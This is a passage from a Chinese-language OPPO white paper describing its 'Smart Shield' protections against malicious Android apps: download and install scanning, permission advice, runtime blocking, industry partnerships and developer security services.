根据智能护盾统计，在扫描到的病毒和风险应用中，就包括一些恶意网站或应用提供的直接下载链接。


浏览器作为用户下载 APP 的重要渠道，内容来源繁杂，暗藏风险。智能护盾在 OPPO 浏览器下载文件时进行识别，提醒并拦截恶意 APP；针对未知样本文件，通过利用首个下载用户的上报信息，异步分析应用安全性，并扩充样本数据库，为全网用户提供应用风险预知与预览功能。

- 提前判断 APK 文件安全性，对中风险应用提示风险、高风险应用禁止下载
- 预览下载应用的关键信息，如应用名、图标和大小，确保用户下载的 APP 符合预期，避免误下载
- 浏览器每年拦截 13 亿次恶意 APP 下载和 391 亿次恶意网址访问


浏览器下载防护提示

### 3.1.4 安装扫描

在获取到应用包后，需要通过安装来实现应用的正常运行，在此环节，为确保应用的安全性，系统会对应用进行安全扫描，由智能护盾安全大脑提供检测能力，对恶意应用进行警示和拦截，据统计，OPPO 手机终端每年拦截 10 亿多次恶意 APP 安装，有效地减少恶意应用在手机上的传播和危害，保护用户的隐私和安全。




安装时提示存在风险和系统拦截高危应用的安装

### 3.1.5 启动授权

在应用首次启动使用过程中，会请求各种设备访问权限，如读取通讯录、短信、地理位置等，有些权限并非应用提供核心功能的必要条件，但应用仍会以各种理由要求用户授权，而这些信息可能被用于广告推广、数据分析和销售，从而侵犯用户的隐私和权益。但部分用户往往会因缺乏隐私保护意识而忽视这些问题，选择全部同意，给自己带来潜在的隐私泄露风险。

智能护盾能够通过分析应用类型和功能场景向用户提供应用授权建议，并检测当前所有应用是否存在过度授权的情况，针对性给出优化建议，帮助用户及时发现授权风险。目前，智能权限建议功能已覆盖安卓 13 个权限组及其 28 个子权限，支持全量 OPPO 应用市场在架应用。


授权弹窗高亮显示推荐选项



过度授权提示，引导用户一键优化

### 3.1.6 运行拦截


手机应用恶意骚扰行为严重影响用户体验和手机安全，其中后台弹窗问题尤为严重，它们未经用户同意即自行在后台启动，展示广告或诱导用户操作界面，难以手动关闭，易导致误操作和恶意软件下载。

同时，应用间相互拉活和跳转也损害用户权益和体验，如“摇一摇”广告打断用户操作并导致手机系统性能下降。

OPPO 通过商店审核和端云协同检测，精准识别风险行为，并实时管控拦截风险应用行为，如锁屏广告、欺诈弹窗和后台保活。同时，加强对“摇一摇”广告的管控，防止非用户预期的跳转。2023 年，智能护盾成功拦截 72 亿次恶意 APP 行为，确保应用运行时安全。




手机管家内可以查看应用恶意行为拦截记录




应用间广告跳转拦截

## 3.2 对外合作

OPPO 在应用安全方面，除了自有安全能力，还积极联合多家安全厂商，周期性交流黑灰产趋势，共同维护应用安全，筑牢安全防线。

### 3.2.1 生态合作

- 金融级恶意代码识别引擎

OPPO 携手蚂蚁安全实验室共同研究金融诈骗 APP 的检测识别，携手守护用户金融资产安全，已在 OPPO Find X6 等多款手机上线。



- OPPO & 安天安全实验室

OPPO 同安天 2022 年成立联合安全实验室，共同研究恶意 APP 的特征和识别，进一步提升对于恶意 APP 行为的识别能力，阻止多个恶意开发者团伙上架应用和分发，并联合发布应用安全白皮书。

- 国内首家手机厂商加入 App Defense Alliance

OPPO 和 Google 联合打击海外黑灰产，通过用户投诉的应用信息，分析发现一系列无图标作弊广告应用。并建立长期沟通机制，对齐全球海外和国内的恶意手法，共同研究和分析恶意特征，促进从 Android 底层优化和改进。

与 Google 深入合作过程间亦成功成为国内首家手机厂商加入 ADA（App Defense Alliance, Linux Foundation 子组织并由 Google、Microsoft、Meta 为首的对抗恶意软件的安全联盟，详见 https://www.appdefensealliance.org/）。




图片来自 App Defense Alliance 官网

## 3.2.2 OPPO 应用安全能力开放

OPPO 欢迎更多企业加入应用安全合作计划，共同帮助用户发现和拦截手机应用使用过程中遇到的问题和风险，让用户放心使用手机应用。我们对外提供了以下能力供开发者接入：

- 安全服务

为应用提供安全可信的风险检测能力，包括：恶意 URL 检测、终端环境安全检测、日志防泄漏检测，方便快速集成。

官网链接:

https://open.oppomobile.com/new/developmentDoc/info?id=11091

- 可信数字身份密钥服务

FIDO2 是由 FIDO 联盟和万维网联盟创建的一项标准，OPPO 下一代可信数字身份密钥

是基于 FIDO2 标准的面向网络身份验证的新型解决方案，不依赖密码或双因素身份验证，而是利用生物特征（指纹、人脸），让用户更快、更轻松、更安全、跨设备无密登录网站和应用程序。

官网链接:

https://open.oppomobile.com/new/introduction?page_name=passkey

- 隐私安全检测服务

基于 AI 和自动化能力，为开发者提供专业的隐私安全检测服务，协助开发者进行低成本，高效率的隐私安全检测。

官网链接:

https://open.oppomobile.com/new/introduction?page_name=audit-open

- 移动应用加固服务

为开发者提供专业的移动应用安全加固服务，通过深度的加密、加壳技术，防止应用被盗版破解、恶意篡改、核心代码窃取等，让移动应用安全建设不再是一种负担。

官网链接:

https://open.oppomobile.com/new/introduction?page_name=reinforce

# 4 总结

应用安全治理是一项复杂且长期的任务。作为终端厂商和应用分发平台，我们将不断优化和完善风险应用安全治理体系，并为用户提供更加安全、可靠的移动使用体验；加强与监管部门和行业开发者的合作，共同应对安全威胁。

在开放平台我们将为开发者持续更新和提供安全服务和解决方案。对于开发者，需要遵循最佳的安全实践，确保应用在开发过程中具备足够的安全性，加强与厂商平台的合作，及时响应安全事件和漏洞报告，共同提升应用的安全性。

同时，我们也呼吁广大用户提高安全意识，了解常见的安全威胁和防护措施；选择正规渠道下载应用，保持手机系统和应用的更新，及时修复潜在的安全漏洞。

总之，风险应用的安全治理需要手机厂商、开发者、用户和相关监管部门的共同参与和努力，充分发挥自身的职责和作用，形成有效的安全治理体系，才能为大家创造一个更加安全健康的移动互联网环境。

# 5 术语表

| 英文缩写 | 英文全称 | 中文全称 |
| --- | --- | --- |
| API | Application Programming Interface | 应用程序接口 |
| APK | Android Application Package | 应用程序包 |
| APP | Application | 这里指智能手机的应用程序 |
| SDK | Software Development Kit | 软件开发工具包 |
| IMEI | International Mobile Equipment Identity | 国际移动设备识别码 |
| IMSI | International Mobile Subscriber Identity | 国际移动用户识别码 |
| IP | Internet Protocol | 网际互连协议 |